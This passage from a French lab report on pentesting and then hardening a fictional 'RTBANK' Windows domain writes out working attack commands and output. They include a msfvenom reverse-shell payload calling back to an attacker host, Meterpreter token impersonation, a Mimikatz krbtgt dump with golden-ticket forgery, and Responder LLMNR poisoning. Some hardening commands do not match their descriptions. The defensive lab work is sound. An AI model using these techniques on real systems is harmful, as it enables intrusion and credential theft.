10.10.30.6      10.10.30.1      TCP      87 56710 → 443 [PSH, ACK]
10.10.30.6      10.10.30.1      TCP      74 56722 → 443 [SYN] Seq=0
10.10.30.1      10.10.30.6      TCP      66 443 → 56710 [FIN, ACK]
```

Nous avons donc un serveur WAF solidement configuré nous permettant d'avoir une DMZ opérationnelle et sécurisée…

6 - Pentest du serveur Windows

Nous allons tenter d'exploiter d'éventuelles vulnérabilités de notre topologie et sa partie Windows afin de mieux le contrer. Windows Defender, qui est activé par défaut, sera désactivé lors de cette phase de pentest afin que nous puissions tester la première couche de sécurité de nos machines avant d'ajouter cet antivirus comme seconde couche de sécurité.


A - Reverse Shell

Nous commençons par générer l'exploit qui sera exécuté sur la machine cible au moyen de la commande *sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.20.3 LPORT=4444 -f exe -o windows11.exe* :


```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.20.3 LPORT=4444 -f exe -o windows11.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windows11.exe
```

Puis préparons un site web sur lequel la machine cible pourra récupérer le script malveillant au moyen de la commande *python3 -m http.server* :

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



Et obtenons ce fichier malveillant que nous exécutons :



Puis lançons une console Metasploit avec la commande *msfconsole* puis paramétrons notre attaque en fonction des paramètres de nos machines :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.20.3
LHOST ⇒ 10.10.20.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.20.3:4444
[*] Sending stage (177734 bytes) to 10.10.20.1
[*] Meterpreter session 1 opened (10.10.20.3:4444 → 10.10.20.1:49677) at 2025-04-24 10:31:00 +0400

meterpreter > shell
Process 4476 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bboughlem\Downloads>
```

Et obtenons un shell avec l'utilisateur bboughlem !

Et avec la commande Windows *whoami*, obtenons plus d'informations sur notre utilisateur :

```
C:\Users\bboughlem\Downloads> whoami
RTBANK\bboughlem
```

Une première vulnérabilité est la possibilité de d'obtenir un shell avec le compte du client s'il exécute un script malveillant qu'un attaquant pourrait par compétence technique ou d'ingénierie sociale pousser le client à exécuter.

B - Imitation de jeton

Nous allons réaliser une attaque par imitation de jeton (token impersonation). Cette technique consiste à exploiter un jeton d'accès valide, généralement associé à un utilisateur ou un processus déjà authentifié, afin de se faire passer pour lui. L'attaquant peut ainsi contourner les restrictions de sécurité et obtenir un accès non autorisé à des ressources sensibles ou à des privilèges élevés sur la machine ciblée.

Pour lancer l'attaque, nous commençons par générer un reverse shell à l'aide de Metasploit. Comme dans l'étape précédente, la victime qui est le contrôleur de domaine exécute un fichier malveillant, ce qui donne à l'attaquant un accès direct à la machine via son terminal :

```
meterpreter > getuid
Server username: RTBANK\Administrateur
meterpreter > getsystem
  ... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Système
```

Nous avons donc un accès administrateur sur le serveur d'AD ce qui nous donne un controle quasi-total du domaine...

Et nous devons passer en mode incognito avant de pouvoir analyser les tokens, le mode nous permettra de charger des fonctionnalités permettant de manipuler les jetons d'authentification sur le système cible :

```
meterpreter > load incognito
Loading extension incognito ... Success.
```

Et pouvons lister les jetons disponibles :

```
meterpreter > list_tokens -u

Delegation Tokens Available
============================================
AUTORITE NT\Système
RTBANK\Administrateur

Impersonation Tokens Available
============================================
No tokens available
```

Nous repérons le jeton de délégation associé à l'utilisateur Administrateur du domaine RTBANK. Nous l'utilisons ensuite pour usurper son identité, ce qui nous permet d'agir comme un administrateur légitime :

```
meterpreter > impersonate_token RTBANK\Administrateur
[+] Delegation token available
[+] Successfully impersonated user RTBANK\Administrateur
meterpreter > shell
Process 5152 created.
Channel 1 created.
Microsoft Windows [version 11.0.26100.1742]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\System32> whoami
whoami
RTBANK\Administrateur
```

Une seconde vulnérabilité est donc que les jetons des utilisateurs sont assurables et qu'il n y a pas de gestion des autorisations des utilisateurs.

C - Utilisation de Mimikatz

Dans ce scénario, nous utilisons Mimikatz, un outil reconnu pour l'extraction d'informations d'identification sur des systèmes Windows. Il permet notamment de récupérer des mots de passe en clair, des hashes NTLM, des tickets Kerberos ainsi que d'autres types de données sensibles directement depuis la mémoire du processus lsass.exe.

L'outil est déployé sur une machine cible où la protection antivirus a été désactivée, afin d'éviter toute détection ou suppression automatique de l'exécutable.

Le lien du téléchargement est le suivant : https://github.com/gentilkiwi/mimikatz/releases/

Une fois dans le répertoire releases, nous avons sélectionné la version la plus récente.

Après avoir téléchargé et lancé Mimikatz sur la machine cible, nous procédons dans un premier temps à l'activation du privilège de débogage, indispensable pour accéder aux ressources critiques du système et manipuler des objets sensibles :

```
mimikatz # privilege::debug
Privilege '20' OK
```

Nous poursuivons en utilisant le module lsadump afin d'extraire des informations sensibles depuis le service LSA (Local Security Authority) du système. Cette opération vise à obtenir des données liées aux comptes utilisateurs du domaine RTBANK. Toutefois, lors de l'exécution de la commande, des erreurs d'accès aux données surviennent, entraînant le redémarrage inopiné de la machine :

```
mimikatz # lsadump::lsa /patch
Domain : RTBANK / S-1-5-21-649722207-1353606162-596483372

RID  : 000001f4 (500)
User : Administrateur
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c002001b

RID  : 000001f5 (501)
User : Invité
ERROR kuhl_m_lsadump_lsa_user ; SamOpenUser c0020017
ERROR kuhl_m_lsadump_lsa ; SamEnumerateUsersInDomain c0020017
ERROR kuhl_m_lsadump_lsa ; kull_m_patch (0x00000005)
```

Nous allons essayer d'obtenir un accès privilégié au système en exploitant une faille d'identification de tickets Kerberos :

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : RTBANK / S-1-5-21-649722207-1353606162-596483372
RID  : 000001f6 (502)
User : krbtgt
 * Primary
    NTLM : 6aa56bb26cec7ef0220ff5a528578279
    LM   :
[...]
mimikatz # kerberos::golden /User:Administrateur /domain:rtbank.re
/sid:S-1-5-21-649722207-1353606162-596483372
/krbtgt:6aa56bb26cec7ef0220ff5a528578279 id:500 /ptt
User      : Administrateur
Domain    : rtbank.re (RTBANK)
SID       : S-1-5-21-649722207-1353606162-596483372
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6aa56bb26cec7ef0220ff5a528578279 - rc4_hmac_nt
Lifetime  : 25/04/2025 17:15:35 ; 23/04/2035 17:15:35 ; 23/04/2035 17:15:35
→ Ticket  :  ** Pass The Ticket **
[...]
Golden ticket for 'Administrateur @ rtbank.re' successfully submitted for current
session
mimikatz # misc::cmd
```

Et essayons donc de voir si nous avons un shell avec un utilisateur privilégié :

```
C:\Users\Administrateur\Downloads\mimikatz_trunk\x64>whoami
RTBANK\Administrateur
```

Et c'est le cas…

Nous avons donc exploité d'autres failles de sécurité du système Windows.

D - Empoisonnement LLMNR

Une attaque par LLMNR poisoning exploite le protocole LLMNR (Link-Local Multicast Name Resolution) afin de détourner le trafic réseau local et capturer des informations sensibles, comme des identifiants ou des mots de passe.

Dans notre scénario, un poste client membre d'un domaine Active Directory tente de se connecter à un serveur de fichiers situé à l'adresse IP 10.10.20.3. L'attaquant, ayant un accès au même réseau, cherche à intercepter les identifiants de l'utilisateur en lançant une attaque à l'aide de l'outil Responder, disponible sur Kali Linux.

Pour cela, il suffit de lancer Responder avec ses paramètres par défaut, en l'écoutant sur l'interface réseau eth0, avec la commande *sudo responder -I eth0 wbF* :


Nous vérifions les paramètres les plus importants :

```
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
```


```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.20.3]
    Responder IPv6             [fe80::a00:27ff:feea:4302]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-FXEAOSTW4P8]
    Responder Domain Name      [8N5G.LOCAL]
    Responder DCE-RPC Port     [47961]
```

Nous avons donc un responder qui sera prêt à intercepter le trafic réseau…

En parallèle, depuis le serveur Windows, nous tenterons d'accéder au serveur "srv-fichier" via le protocole SMB en utilisant un chemin UNC incorrect : "\\<nom du serveur>\".



Cette erreur entraîne une tentative de résolution du nom d'hôte inexistant "srv-fichiers" par le serveur DNS. Ne le trouvant pas, le système Windows Server interroge alors le réseau local pour identifier cet hôte. C'est à ce moment que l'outil Responder intervient. En se faisant passer pour la cible recherchée, Responder capte la requête et provoque une tentative d'authentification. Il peut alors intercepter des informations sensibles telles que le nom d'utilisateur et le hash NTLMv2 du mot de passe :



Ces données peuvent ensuite être exploitées dans des attaques de type Pass-the-Hash ou servir à effectuer une tentative de récupération du mot de passe en clair…

Et malgré le fait que nous avons configuré une GPO imposant un mot de passe avec 6 caractères devant être :

- Minuscule
- Majuscule
- Numérique
- Spécial

Cela n'est pas assez pour empêcher un mot de passe d'être faible… Nous allons donc récupérer ce hash et le décrypter :

Et en moins d'une seconde, le mot de passe est trouvé. Cela montre la faiblesse du mot de passe et de l'algorithme de hachage. Pourtant, "100%Evil" respectait bel et bien les règles de la GPO sur les mots de passe mais ce n'est pas suffisant…


Cette attaque montre bien la vulnérabilité des protocoles LLMNR, NetBIOS ou encore NTLM…

7 - Hardening du serveur Windows

Nous pouvons sécuriser l'AD en suivant certaines recommandations proposées par l'ANSSI, une autorité indéniable dans la sécurité à l'échelle nationale, leur première recommandation étant de désactiver le protocole obsolète SMBv1, nous le faisons au moyen de la commande *Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol* :

```
PS C:\Users\Administrateur>Set-SmbServerConfiguration -AuditSmb1Access $true

Confirm
Are you sure you want to perform this action?
Performing operation 'Modify' on Target 'SMB Server Configuration'.
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): Y
PS C:\Users\Administrator> Get-SmbServerConfiguration
```

Faisons de même avec un autre protocole obsolète NTLM, nous allons activer la stratégie ne pas utiliser NTLM que nous trouvons dans l'arborescence des différentes stratégies comme ceci (Configuration ordinateur > Stratégies > Modèles d'administration > Réseau > Station de travail LANMAN) :



Nous pouvons également mettre en place des politiques de mots de passe forts en ligne grâce à l'outil net accounts, au moyen de la commande *net accounts /minpwlen:14 /maxpwage:60 /minpwage:1 /lockoutthreshold:5 /lockoutduration:30 /lockoutwindow:30* :

```
C:\Users\Administrateur> /minpwlen:14 /maxpwage:60 /minpwage:1 /lockoutthreshold:5 /lockoutduration:30 /lockoutwindow:30
La commande s'est terminée correctement.
```

Détaillons chaque paramètre :

- /minpwlen:14 : définit la longueur minimale du mot de passe à 14 caractères. Cela impose des mots de passe longs, augmentant ainsi leur résistance.

- /maxpwage:60 : définit la durée maximale de validité d'un mot de passe à 60 jours. Après 60 jours, les utilisateurs devront changer leur mot de passe.

- /minpwage:1 : définit la durée minimale avant de pouvoir changer un mot de passe à 1 jour, ce qui empêche les utilisateurs de changer fréquemment leurs mots de passe pour contourner la politique de complexité.

- /lockoutthreshold:5 : définit le nombre maximal de tentatives infructueuses de connexion avant qu'un compte ne soit verrouillé. Dans cet exemple, après 5 tentatives incorrectes, le compte sera verrouillé.

- /lockoutduration:30 : définit la durée du verrouillage du compte à 30 minutes après avoir atteint le seuil de tentatives incorrectes.

- /lockoutwindow:30 : définit la durée de la fenêtre de verrouillage (en minutes), pendant laquelle les tentatives infructueuses sont comptabilisées (dans cet exemple, la fenêtre est de 30 minutes).


Une commande qui pourrait protéger les mots de passe de nos utilisateurs d'éventuelles attaques par force brute.

Nous pouvons supprimer le compte administrateur intégré afin de s'assurer que ses privilèges ne soient utilisés à tort au moyen de la commande *net user Administrator /active:no* :


```
C:\Users\bboughlem> net user Administrator /active:no
La commande s'est terminée correctement.
```

Dans notre cas, le compte administrateur du client sera supprimé, cela évite qu'un client compromis n'aie de privilèges trop importants sur son système.


Nous pouvons également automatiser cette suppression grâce à une stratégie de désactivation des comptes administrateurs que nous trouvons dans l'arborescence des différentes stratégies comme ceci (Configuration ordinateur > Paramètres Windows > Paramètres de sécurité > Stratégies locales > Options de sécurité > Compte : état du compte administrateur) :



Ce paramètre va donc définir les différents comptes utilisateur comme non-administrateur :




Et pour s'assurer qu'il n'y ait aucun compte administrateur sur les clients AD, nous pouvons également définir comme administrateur aucun compte d'aucune machine, nous trouvons cette stratégie dans l'arborescence comme ceci (Configuration ordinateur > Paramètres Windows > Paramètres de sécurité > Groupes restreints > Administrateurs) :





Et pour éviter que les utilisateurs n'aient des mots de passe trop faible, nous pouvons mettre en place une politique de sécurité d'exigence de mot de passe forts que nous trouvons comme ceci dans l'arborescence (Configuration ordinateur > Paramètres Windows > Paramètres de sécurité > Stratégies de compte > Stratégie de mot de passe) :

Nous exigeons donc une longueur minimale de 12 caractères.




Nous exigeons des mots de passe un minimum complexes :







Nous imposons un changement obligatoire du mot de passe tous les mois :




Et pour éviter que les clients AD ne réutilisent un mot de passe trop récent, nous leur interdiront de réutiliser le même mot de passe sur un cycle de 300 jours (~10 mois) :



